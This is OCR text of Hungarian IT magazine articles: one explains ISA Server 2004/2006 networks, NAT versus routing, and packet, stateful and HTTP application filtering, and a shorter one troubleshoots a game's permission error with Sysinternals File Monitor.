Local Host. Ez viszont, akárhogyan is nézzük, extra dolog, mivel egy olyan hálózat, amelynek összesen egy tagja van, maga az ISA-kiszolgáló. Nem lehet bővíteni, nincs IP-tartománymegadási lehetőség (nincs is értelme, az összes IP, amit az ISA birtokol, belekerül automatikusan). Remek ötlet volt még az ISA 2004-ben ennek a megoldásnak a bevezetése, hiszen így sokkal egyszerűbbé vált az ISA-szervergép használata. Ha bármilyen

engedélyező vagy éppen tiltó tűzfalszabályban szükség van rá, vagy ha csak az ISA-port, illetve -protokoll hozzáférésének a biztosítását nézzük, már akkor is megérte.


VPN Clients. Egészen egyértelmű már a név alapján is, hogy mit takar, de mielőtt egy legyintéssel elfogadjuk azt, hogy – szintén az ISA 2004 óta – van ilyen lehetőségünk, gondoljunk bele, mennyire kényelmes dolog ez. Semmit sem kell konfigurálnunk, mégis egy helyen lesz az összes VPN-kliens, azaz akár egyetlen tűzfalszabállyal képesek leszünk például a protokollok vagy bizonyos webhelyek apropóján korlátozni az összes VPN-ező kollégát!

Quarantined VPN Clients. Ha a belső, védett hálózatainkat egy meleg, tágas és kényelmes lakásnak képzeljük el, akkor ez a hálózat a hűvös, szeles udvarajtó, ahol a cukorspárga-kerítés mögött a harci kutyák ugrásra készen állnak. Ebben a hálózatban hosszasan várakozni vagy innen (nem önszántunkból ám!) visszafordulni nem kellemes dolog, de bárkivel előfordulhat. A magyarázat: az ISA részeként működő speciális VPN-karanténszolgáltatás megakadályozhatja a VPN-klienseket a védett (belső) hálózatok elérésében. Ha működik a karantén, akkor egészen addig, amíg egyértelműen ki nem derül egy VPN-kliensről, hogy megfelel az elvárásainknak (például be van-e kapcsolva a tűzfal, fut-e a vírusirtó stb.), addig itt várakozik.

Az önfeledt és kényelmes ISA-kezelés miatt a hálózatokat akár csoportosíthatjuk is, majd a csoportokat megtekinthetjük a Network Sets fül alatt (az első képen a második fül). Ahogy már szó volt róla, a telepítés során létrejön egy All Protected Networks csoport, amelynek az ötből négy gyári hálózat tagja, de van egy másik is, az All Networks (and Local Host) nevezetű, értelemszerű tagsággal. Persze, magunk is hozhatunk létre tetszőleges számban csoportokat, e cikk szerzője a mai napig is szimpatizál egy Internal Network Set néven illetett csoporttal, amelybe a sima VPN mellett a Local Host és az Internal hálózat szokott belekerülni. Ezek után például a tűzfalszabályokba lényegesen egyszerűbb lesz majd belefoglalni az adott hálózatokat.


Nos, a fenti felsorolás után logikus lehet a kérdés: miért akarnánk további, új hálózatokat létrehozni? Több ok is felmerülhet, például mert valóban létezik plusz egy vagy akár több fizikai hálózatunk, vagy mert a belső (fizikai) hálózatunk egyes részeit el szeretnénk választani egymástól, vagy mert néhány paramétert máshogyan akarunk beállítani az adott hálózat tulajdonságainál, vagy akár az is előfordulhat, hogy több External (külső) hálózatot szeretnénk generálni stb.

kell majd „kötnünk” az ISA-ban, azaz meg kell határoznunk a kapcsolatukat (első ábra, harmadik fül, Network Rules). Bármilyen két hálózat között összesen kétfajta kapcsolat lehetséges az ISA-n keresztül, az egyik a csont nélküli routolás, a másik a sorozatos hazugsá-



2. ábra. A hálózatok közötti kapcsolat kétféle lehet

A következő logikus kérdés: hogyan lesznek egyenértékűek ezek az új hálózatok például egy meglévő Internal hálózattal? Úgy, hogy az összes tulajdonságukat egyformán tudjuk konfigurálni. Egy-egy hálózatnak ugyanis rengeteg beállítható paramétere van, az alábbi képen csupán a gyári Internal hálózat webproxy-opcióit lehet megtekinteni,



3. ábra. A gyári Internal hálózat beállítási lehetőségei

de még azokat sem teljesen, mert további ínyencségeket találhatunk például az Authentication gomb mögött is.

Ha viszont már rendelkezünk pár hálózattal, akkor ezek egy részét valószínűleg össze

gok viszonya, a NAT, azaz a hálózati címfordítás. Ha benézünk a Network Rules fül alá, akkor egyúttal azt is láthatjuk, hogy a gyári hálózatokhoz már készen állnak a különböző kapcsolatok is.

A routolás alkalmazására tipikusan akkor szokott sor kerülni, ha két publikus, vagy két privát IP-címmel rendelkező hálózatot szeretnénk kapcsolatba hozni. Ilyenkor nincs extra szerepe az ISA-kiszolgálónak (ami persze nem azt jelenti, hogy nem vizsgálja a forgalmat), gyakorlatilag automatikusan kétirányú forgalom jön létre az adott hálózatok között. Jó példa erre a belső és a VPN-hálózat közötti kapcsolat, amelyet a gyári szabályok között is észrevehetünk.

Ha viszont egy privát és egy publikus hálózat összekötését, azaz például a belső vagy a VPN-hálózat(ok) internetelérését szeretnénk megvalósítani, akkor nyilván nem kerülhető ki a címfordítás, ami viszont nem szimpla kétirányú kapcsolat, és használata során – a címfordítás elveinek megfelelően – az ISA Server mindkét oldalnak kíméletlenül hazudja majd, hogy ő a másik oldal. Erre példának a 2. ábrán látható, a két VPN-hálózat plusz az Internal hálózat, illetve az External közötti viszony hozható fel.

Két igen fontos körülményt még ki kell emelni a témakör kapcsán. Elsőként azt,

hogy ha már létrehoztunk két hálózatot, és a kapcsolatuk viszonyát is meghatároztuk (itt most mindegy, hogy melyiket), az még abszolút nem azt jelenti, hogy engedélyeztük is közöttük a forgalmat. Amíg legalább egyetlen ágrólszakadt tűzfalszabályt nem gyártunk le a két hálózat vonatkozásában, addig nem látják „egymást", azaz ezzel még mindig csak az előszobában vagyunk, szó sincs tévézésről a nappaliban.

Meg kell említeni még az ISA hálózatkezelésének apropóján, hogy egy ISA-kliens (akár egy másik szerver, akár egy kliens) hogyan kerül be az adott hálózatba, és hogyan kerül ki adott esetben belőle. A válasz pozitív: teljesen automatikusan, nincs szükség semmilyen manuális tevékenységre. Egy LAN esetén például az IP-címe számít majd, míg egy VPN típusú kapcsolatnál a kapcsolódás metódusa a döntő.

A hálózatok témakörének zárása alkalmából mindenképpen meg kell említenünk még egy szintén borzasztóan előnyös körülményt. A hálózatok mindegyikében külön-külön szabályozhatjuk a forgalmat a tűzfalszabályokkal, azaz – egy nagyon egyszerű példával illusztrálva – az egyik belső hálózaton megengedhetjük a felhasználóknak az FTP-protokollt, a másikon meg nem, a VPN-hálózatban meg csak 18.00-tól 23.00-ig. Persze, közös, tetszőleges számú hálózatra vonatkozó szabályokat is gyárthatunk, de igény esetén különbségeket is.

A szűrés

A tűzfalaknak értelemszerűen a legfontosabb feladatuk a hálózati forgalom szűrése, a hálózatok közé beékelődve, minden forgalmat megvizsgálva. A megfelelő, engedélyezett forgalom átengedéséhez, illetve az összes többi explicit blokkolásához különböző működési elvű szűrőket használ az ISA Server. Ezek egy része automatikus és bedrótozott, más része viszont részletesen vagy kevésbé részletesen, de azért konfigurálható.

Még mielőtt elmerülnénk a szűrők működésében, kanyarodjunk el a kicsit a fősodortól a TCP/IP-, illetve a hálózati csomagok apropóján. Mint tudjuk, ma a TCP/IP-protokollkészlet számít a legelterjedtebbnek, interneten, belső hálózaton és mindenhol máshol is ezt használjuk, ergó egy tűzfalgazdának tisztában kell lennie a működésével, felépítésével. Az „elfáradt", be nem fejezett OSI-szabvány hét rétegével szemben a TCP/IP-nél négy réteget különböztetünk meg, „lentről felfelé" ezek a következők:

1. Fizikai réteg (Network Interface Layer). A legmélyebben elhelyezkedő réteg, a TCP/IP-csomagok fizikai hálózatra való „felpakolását" és „leszedését" végzi. Gyakorlatilag viszont ez az a réteg, amelytől a TCP/IP független, mivel a különböző műveletek a hálózati hardvereszközök között mennek végbe, és csak ezek fizikai adatai, címei szükségesek hozzá.

2. Hálózati internetréteg (Internet Layer). Ebben a rétegben történik a csomagok címzése, darabolása és összerakása, valamint a hálózatok közötti útválasztás is. A nevét az itt működő legfontosabb protokollról, az IP-ről (Internet Protocol) kapta. Az IP-csomag egy fejlécből és egy úgynevezett payloadból (a hasznos adatból) áll, a működés szempontjából a fejléc a lényeges, mert ez hordozza az olyan alapvető információkat, mint a forrás- és célcím, valamint például a szállítási protokoll típusa.

3. Szállítási réteg (Transport Layer). E réteg legfontosabb feladata a cél és a forrás közötti logikai kapcsolat biztosítása, az adatáramlás lehetőleg pontos bonyolítása. A legfontosabb protokollok itt a TCP (Transmission Control Protocol) és az UDP (User Datagram Protocol). A TCP fontos jellemzői a forrás- és célport, a Sequence number, ami a csomagok egyedi sorszáma, valamint az Acknowledgement Number, amely a fogadó oldal által küldött nyugta és egyben a következő, venni kívánt csomag sorszáma. Az UDP protokoll a kevésbé sikerorientált kapcsolatokhoz passzol (viszont gyors), épp ezért csak a forrás-, illetve a célportot használja.

4. Alkalmazásréteg (Application Layer). A „legmagasabban" működő réteg, amelyben az alkalmazások elérik a további rétegek szolgáltatásait, és amelyben definiálható a felhasznált protokoll (HTTP, FTP, SMTP, Telnet stb.).


A szűrés típusai

Az ISA három alapvető szűrési módszert ismer, a hagyományos csomagszűrést, a szintén általánosan elterjedt úgynevezett stateful szűrést, illetve a nem annyira általános, de remekül használható alkalmazásszűrést.

A szimpla csomagszűrés még a „mélyben" a TCP/IP alsó (hálózati és a szállítási) rétegeiben képes megvizsgálni – és aztán lágyan engedélyezni vagy keményen tiltani – az IP-csomagokat. Méghozzá több kritérium, konkrétan a következők alapján:


- a cél-, illetve a forráscím;
- az IP-protokoll/prokollszám: TCP, UDP, ICMP, GRE stb.;
- irány: kimenő, bejövő, mindkettő (spéci esetekben, azaz például UDP vagy az FTP protokoll, esetleg csak fogadás, csak küldés stb.);
- port: helyi és távoli, fix vagy dinamikus.

A csomagszűrésnek egyaránt vannak előnyei és hátrányai, nézzük ezeket tömören:



4. ábra. TCP/IP-rétegek és példák

- Mivel csak a hálózati és szállítási réteg fejléceit kell megvizsgálni, ezért rendkívül gyors.
- Egy-egy konkrét IP-címet is blokkolhatunk vagy engedélyezhetünk a segítségével, akár a cél-, akár pedig a forráscímek tekintetében.
- Alapértelmezésben használható speciális szűrésre is, két ilyen extra példát említenek meg, az úgynevezett ingress, illetve eggress filtert. Az első a tűzfal külső IP-jén tiltja a logikailag a belső hálózathoz tartozó IP-címek hozzáférését. A második esetben pedig semmilyen forgalmat nem enged ki egy olyan IP-címről, amely nem szerepel a belső hálózat definiált címtartományában.



5. ábra. A three-way handshake, azaz SYN-ACK-SYN-ACK

Az előnyeivel szemben viszont azért van néhány olyan szituáció is, amellyel nem képes megbirkózni. Ilyen eset például az address spoofing (a megbízható hostgép forrás-IP-címének cseréje) vagy az útválasztási információk cseréje és így a visszatérő csomag eltérítése (source-routing attack). A csomagszűrés nem tekinthető alkalmazásérzékenynek sem, ami azt jelenti, hogy ha egy adott alkalmazás szokásos portját megváltoztatjuk, a mondjuk a szinte mindenhol átengedett szabvány HTTP-portra (TCP 80), akkor a csomagszűrő tehetetlenné válik.

De az IP-csomagok fragmentálása (darabolása) és a második, harmadik stb. darabban elrejtett káros tartalom módszerével szemben is hatástalan, mivel hagyományosan csak és kizárólag az első részt vizsgálja.

Az ISA 2004/2006 kiszolgálókban közvetlenül nem tudjuk konfigurálni a csomagszűrést, ettől függetlenül az említett két TCP/IP-rétegben zajló forgalom alapos vizsgálata megtörténik. Ha például egy tűzfalszabállyal két különböző hálózat egy-egy gépe között minden protokollt engedélyezünk, akkor a csomagszűrő dolgozik – automatikusan. Vagy ha egy olyan szabályt kreálunk, amely például az SMTP-porthoz tilt minden hozzáférést, akkor ezt a feladatot is a csomagszűrő végzi el.


A második integrált szűrőnk működésének alapja nem a csomagok fejlécének vizsgálata, hanem a csomagok állapota, illetve előélete. Ez az ún. stateful filtering, amellyel csak és kizárólag olyan csomagokat engedünk be például a publikus interfészről, amelynek már van múltja, azaz egy, a védett hálózatokból származó kérésre érkezett meg válaszként. Ha nem így van, akkor annak a csomagnak nincs keresnivalója a belső hálózatokban (kéretlen vendég), tehát az ISA elutasítja.

Ez a vizsgálat a felsőbb rétegekben történik meg, azaz csak a szállítási és/vagy az alkalmazási rétegben, mivel a TCP session információt használja. A bevezető után elérkeztünk ahhoz a különleges módszerhez, amely az alapja lesz ennek vizsgálódásnak, azaz a three-way handshake trükkhöz: a „háromutas kézfogás”-hoz.

A módszer lényege a kölcsönös bizalom kiépítése, ami a belső kliens és a távoli gép között zajlik a köztük lévő ISA szigorú tekintete által követve. A két gép az egyedi TCP SYN (Synchronize) és az ACK (Acknowledgement) számokat küldözgetve, ezek értékét mindig eggyel megnövelve, a harmadik lépéstől kezdve muszáj, hogy nyugtázza egymásról, hogy az előző két lépésben is ők voltak a kézrázás résztvevői. Ha eljutnak idáig, akkor az ISA kimondja az ámen, és mehet a rendes forgalom. De ez még nem minden, a kapcsolat lebontásakor is egyeztetnek – biztos, ami biztos –, ugyanezzel a módszerrel (de a SYN helyett a FIN jelzővel).

Az ilyen típusú vizsgálatnak, illetve az ISA idevágó szűrésének az előnyei vitathatatlanok, mert minden átmenő kapcsolat kezdeményezése esetén használható (azt is jó tudni, hogy az ISA 2004-től kezdve a VPN-hálózatok esetén is működik). Valamint dinamikus csomagszűrésnek is tekinthető, mivel akármilyen porton érvényesülhet, illetve csak addig kell, hogy éljen a kiválasztott tetszőleges port, ameddig a kapcsolat is él. Viszont a szimpla csomagszűrésnél is említett végső kifogásunk továbbra is érvényes, mert az alkalmazási rétegben, egy legitim HTML-forgalomban az esetleges rosszindulatú tartalommal szemben béna kacsa ez a módszer is.

Nem csigázom tovább a kedves olvasót, jöjjön a harmadik típus, azaz az alkalmazásszűrés, amelynek vonatkozásában az ISA Server tényleg sok pozitivumot képes felmutatni.



Name	Description	Vendor	Version
DNS Filter	Filters DNS traffic	Microsoft (R) Corporation	4.0
FTP Access Filter	Enables FTP protocols (client and server)	Microsoft (R) Corporation	4.0
H.323 Filter	Enables H.323 protocol	Microsoft (R) Corporation	4.0
MMS Filter	Enables Microsoft Media Streaming protocol	Microsoft (R) Corporation	4.0
PNM Filter	Enables RealNetworks Streaming Media protocol	Microsoft (R) Corporation	4.0
POP Intrusion Detection ...	Checks for POP buffer overflow attacks	Microsoft (R) Corporation	4.0
PPTP Filter	Enables PPTP tunneling through ISA Server	Microsoft (R) Corporation	4.0
RPC Filter	Enables publishing of RPC servers	Microsoft (R) Corporation	4.0
RTSP Filter	Enables Real Time Streaming Protocol	Microsoft (R) Corporation	4.0
SMTP Filter	Filters SMTP traffic	Microsoft (R) Corporation	4.0
SOCKS V4 Filter	Enables SOCKS 4 communication	Microsoft (R) Corporation	4.0
Web Proxy Filter	Enables HTTP proxy and cache	Microsoft (R) Corporation	4.0


6. ábra. A klasszikus alkalmazásszűrők listája (ISA 2006)

Az alkalmazásfilterek segítségével az egész TCP/IP-csomag megnyitható, és nem kizárólag a fejléc, hanem az összes hasznos adat (a payload) is komplexen vizsgálható.

E szűrők többsége nagyon összetett, elsősorban a protokollszintű ellenőrzésben, illetve tartalomszűrésben segítenek, de a komplex protokollok esetén (például passzív FTP-mód, streaming-alkalmazások) a helyes működésben is. Ezenkívül naplóbejegyzéseket és riasztásokat is generálhatnak.

Az ISA MMC-ben az összes e kategóriába tartozó szűrőt megtaláljuk a Configuration\Add-ins pontban, két csoportban.

Az első csoportba az összes klasszikus protokollal kapcsolatos szűrő került. Ezeket általában kevésbé tudjuk konfigurálni, erre jó példaként megemlíthetjük a POP3-filtert,



7. ábra. Az ISA SMTP-filtere

amelybe több POP3 sérülékenység figyelése van „bedrótozva", és amely egy felismert anomália/incidens esetén oda is csap, ha kell, viszont összesen csak a be- és a kikapcsolására van lehetőség.

Ennek – a konfigurálhatóság szempontjából – némiképp ellentéte az SMTP-filter, ahol az alapértelmezés szerint az SMTP-parancsokat engedélyezhetjük vagy tilthatjuk le, illetve a parancsok hosszát is szabályozhatjuk, azaz elérhetjük például, hogy egy „RCPT TO:" ne lehessen több a szabványos 266 bájtnál.


(Megjegyzés. Ha feltelepítjük az ISA 2004 Message Screener komponenst, akkor ez a szűrő kibővül majd jó pár további lehetőséggel. Az ISA 2006-ból viszont ez az összetevő kikerült.)

A második csoportban a webes forgalomhoz kötődő összes filtert találjuk meg, több más fontos szűrő mellett a legérdekesebb, a legalaposabban szabályozható és a leglátványosabb a HTTP-filterrel együtt.

A HTTP-filter azért fontos, mert ott szűr, ahol általában sajnos kompromisszumra kényszerülünk. Ugyanis a 80-as portot szinte mindenképpen kiengedjük a tűzfalon, tehát a HTTP-forgalomban beágyazódó forgalmat, illetve az ezt a portot használó alkalmazásokat is. Így aztán működnek a fájlcserélő szoftverek, működnek a webes üzenetküldők, a vírusok, a férgek és a kémprogramok is, ezek forgalmába a csomagszűrő és a stateful filter nem képes beleszólni, elvileg minden szabályosan történik, a fejléc általában rendben is van, a gond inkább a payloaddal, azaz a hasznos tartalommal kezdődik.

Az ISA 2004-ben bevezetett HTTP-filter viszont megoldhatja a problémánkat. Nézzük meg tehát egy-egy bővített mondatban a szűrő képességeit!

A General fülön az URL-lel kapcsolatos restrikciókat állíthatjuk be, egyet emelnék ki, éspedig azért, mert Magyarországon komoly problémákat okozhat, ha bekapcsoljuk. Ez a „Block high bit characters", amely az ASCII 127 feletti karaktereket tiltja az URL-ben, és amely – gondoljunk bele – egy OWA- vagy Sharepoint-hasz-



8. ábra. A HTTP-filter egészen nagy tudású

nálat esetén érdekes eredményre vezet majd.

A Methods fül a HTTP-metódusok használatát szabályozza, azaz tetszés szerintieket felvehetünk, például egy POST felvitele esetén az adott tűzfalszabályban HTTP-hozzáférést élvező felhasználók egyetlen űrlapot sem fognak tudni elküldeni a böngészés során, de az ellenségeinknél a GET tiltása is remek buli.

Az Extensions fül az URL-ben szereplő kiterjesztések szűrésére használatos, azaz az általunk megadottakat tilthatjuk, illetve extrém esetben engedélyezhetjük.

A Headers fül a HTTP-fejléc tetszőleges elemeit blokkolhatja, és olyan további extra lehetőségek is itt találhatók, mint a webszerverünk fejlécének levágása vagy cseréje, illetve például a „Via header" beállítás (ez külön megérne egy misét).

A Signatures fül az egyik leghasznosabb lehetőség a fájlcserélők vagy például a webes üzenetküldők ellen.

A mindig egyedi, csak adott tartalomra jellemző szignatúrák listába felvételével, majd tiltásával alaposan lefékezhetjük a 80-as porton működő, HTTP-be ágyazott egyéb alkalmazásokat. Az ismert szignatúrák listáját megtaláljuk például a következő címen: http://tinyurl.com/v7ewg, de egy Network Monitorral is bármikor kinyerhetők az adott forgalomból.

Ezt a szűrőt minden egyes tűzfalszabályon akár külön-külön is alkalmazhatjuk (jobb gomb az adott szabályon, majd „Configure HTTP"), az összes opciója közül csak egyetlenegy van, amely globális, ez az alsó ábrán is látható Request Headers. A HTTP-filter általában a belső hálózat ügyfelei és a külső hálózat webszerverei között használatos, de nincs akadálya a belső webszerverek forgalomszűrésének sem.

Az alkalmazás- és webfilterek nagyon hasznos szolgálatot tehetnek, gyakorlatilag nélkülözhetetlenek, és szerencsére növekszik a számuk is. Az ISA 2004 SP2-ben történt egy nagyobb adag bővítés, illetve az ISA 2006-tal is érkezett jó pár új filter a Microsofttól. De külső gyártók szűrőinek rendszerbe illesztésére is van lehetőség.

Egyetlen hátránnyal kell számolunk ezekkel a szűrőkkel kapcsolatban, és ez a megnövekedett teljesítményigény, ami logikusan következik az alaposságukból, illetve a széleskörű alkalmazási területből, de azért ne ijedjünk meg: ez a terhelés még bőven elviselhető mértékű.

Gál Tamás
(v-tagal@microsoft.com)
Microsoft Magyarország

GYORSSEGÉLY I-II.

Miért nem fut standard felhasználóval az Age of Empires 2? Hogyan lehet használaton kívüli gépeket keresni az ADExplorerrel?

Otthon van egy már kicsit korosodó, de internetezésre és szövegszerkesztésre jó notebookom. Mivel a fiaim már abban a korban vannak, amikor képesek kezelni a gépet, és az osztálytársak inspirációjára szívesen játszanak rajta, ezért kénytelen voltam egy-két játékot is telepíteni rá.

Játszani is engedve

Mivel nem túl erős gépről van szó, ezért egy régebbi Age of Empires-változat mellett döntöttem. Az én felhasználói fiókom rendszergazdai jogosultságú, ezzel belépve telepítettem, és ki is próbáltam. Hiba nélkül futott a program, az emberek szépen gyűjtögették az élelmiszert, fát, aranyat és követ, a katonák meg harcoltak derekasan.

1. ábra. Vajon mitől szállt el a program?

Mivel nem szeretem, ha a fiaim hozzáférnek az én állományaimhoz, és nem akarom, hogy internetezés közben mindenféle dolgot telepítsenek, így ők külön felhasználói fiók nevében lépnek be, egyszerű felhasználói jogosultsággal.

Amikor azonban nagy örömmel el akarták indítani az Age of Empires-t, a felvezető kis mozifilm és az indítás után az alábbi csúnya hibaüzenettel „elszállt" a játék (lásd *1. ábra*).

Muszáj volt kijavítanom a problémát, hiszen apai tekintélyem forgott kockán. Mi lehet a baj? Mivel mélyreható debugoláshoz nem értek, olyan eszközt kellett keresnem, amelyel kideríthetem, hogy hol okoz problémát a rendszergazdai jogok hiánya?

A választás a sysinternals egyik eszközére, a File Monitorra esett. A felhasználói fiókommal belépve elindítottam a File Monitort. Természetesen rögtön elkezdte kijelezni a fájlaktivitásokat: vírusirtó, Windows Defender, touchpad-vezérlő, rendszerszolgáltatások, Windows Update stb. stb., de ezek engem nem érdekeltek, így „exkludáltam" őket a megfigyelésből.


Átléptem a fiam fiókjába, indítottam a játékot, megvártam a hibát, majd visszaléptem a fiókomba, ahol még mindig futott a File Monitor, és regisztrálta az age2_x1.exe folyamat fájlműveleteit (a gép nem tartományi tag, így a „switch user" lehetőséggel egyszerre több fiók is lehetett belépve, természetesen a fiam fiókjából is lehetett volna futtatni a File Monitort „run as..."-zel).

Rögtön a File Monitor naplóbejegyzéseinek végére gördítettem és onnan kezdtem el visszafelé nézni, hogy vajon hol van valami gyanús. Nem is kellett sokat keresgélni, ahogy az a *2. ábrán* is látszik, a program a „Program Files" alatti saját könyvtárába szeretne fájlt létrehozni (Create), ami ugye felhasználói jogosultságokkal nem sikerül (Access denied).

A megoldás tehát az volt, hogy meg kellett emelni a Users csoport jogosultságait a játék telepítési könyvtárára, és így már vidáman tudtak csatázni, és a File Monitor segített apai tekintélyem megőrzésében.

Használaton kívüli gépek keresése ADExplorerrel

A Systems Management Server segítségével képesek vagyunk egyszerűen kigyűjteni azo-

